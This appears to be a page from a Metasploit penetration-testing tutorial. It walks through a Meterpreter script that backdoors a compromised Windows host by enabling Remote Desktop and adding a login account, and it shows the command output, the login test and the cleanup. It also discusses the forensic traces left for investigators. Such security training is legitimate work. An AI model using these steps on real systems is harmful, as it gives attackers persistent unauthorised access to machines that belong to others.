
Enabling Remote Desktop

Let's look at another situation where Metasploit makes it very easy to backdoor the system using nothing more than built-in system tools. We will utilize Carlos Perez's 'getgui' script, which enables Remote Desktop and creates a user account for you to log into it with. Use of this script could not be easier.

```
meterpreter > run getgui -h
[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]
Windows Remote Desktop Enabler Meterpreter Script
Usage: getgui -u  -p
Or:    getgui -e

OPTIONS:

    -e        Enable RDP only.
    -f   Forward RDP Connection.
    -h        Help menu.
    -p   The Password of the user to add.
    -u   The Username of the user to add.

meterpreter > run getgui -u loneferret -p password
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Language detection started
[*]     Language detected: en_US
[*] Setting user account for logon
[*]     Adding User: loneferret with Password: password
[*]     Adding User: loneferret to local group ''
[*]     Adding User: loneferret to local group ''
[*] You can now login with the created user

[*] For cleanup use command: run multi_console_command -rc /root/.msf4/logs/scripts/getgui/clean_up__20110112.2448.rc
meterpreter >
```

And we are done! That is it. Let's test the connection to see if it can really be that easy.



And here we see that it is. We used the 'rdesktop' command and specified the username and password we want to use for the log in. We then received an error message letting us know a user was already logged into the console of the system, and that if we continue, that user will be disconnected. This is expected behaviour for a Windows XP desktop system, so we can see everything is working as expected. Note that Windows Server allows concurrent graphical logons so you may not encounter this warning message.

Remember, these sorts of changes can be very powerful. However, use that power wisely, as all of these steps alter the systems in ways that can be used by investigators to track what sort of actions were taken on the system. The more changes that are made, the more evidence you leave behind.

When you are done with the current system, you will want to run the cleanup script provided to remove the added account.

```
meterpreter > run multi_console_command -rc /root/.msf4/logs/scripts/getgui/clean_up__20110112.2448.rc
[*] Running Command List ...
[*]     Running command execute -H -f cmd.exe -a "/c net user hacker /delete"
Process 288 created.
meterpreter >
```

MSFU Navigation

Offensive Security Twitter Feed

Tweets by @offsectraining

Offensive Security Retweeted

Kali Linux
@kalilinux

New Kali Linux 2018.2 release, hot out of the oven!
offs.ec/2FwnzsU

Kali Linux 2018.2 Release
This Kali release is the first to includ…
kali.org

May 1, 2018

Offensive Security Retweeted

Kevin Ott
@kevin0x90

In the end it's just a piece of paper, but the experience was as daunting as it was rewarding. Thanks @offsectraining or the amazing training. #OSCP #tryharder

Embed View on Twitter

Tweets by @offsectraining

Offsec Say Try Harder!

00:00 00:00

Watch our Offsec Jam

Note - Kali Linux products are provided by Kali Linux Limited

Kali Linux Twitter Feed

Tweets by @kalilinux

Kali Linux Retweeted

Black Hat
@BlackHatEvents

The @KaliLinux team will be back at #BHUSA 2018 to teach Kali customization skills in first come, first-served, drop-in workshops. Learn more here:
ow.ly/Ljm930k24Yy

May 16, 2018

Kali Linux Retweeted

Johnny Long
@ihackstuff

Some updates to the free Kali Linux Revealed PDF with a handy PDF table of contents. Did I mention free? And awesome? :-) kali.training/downloads/Kali… @kalilinux

Embed View on Twitter

Tweets by @kalilinux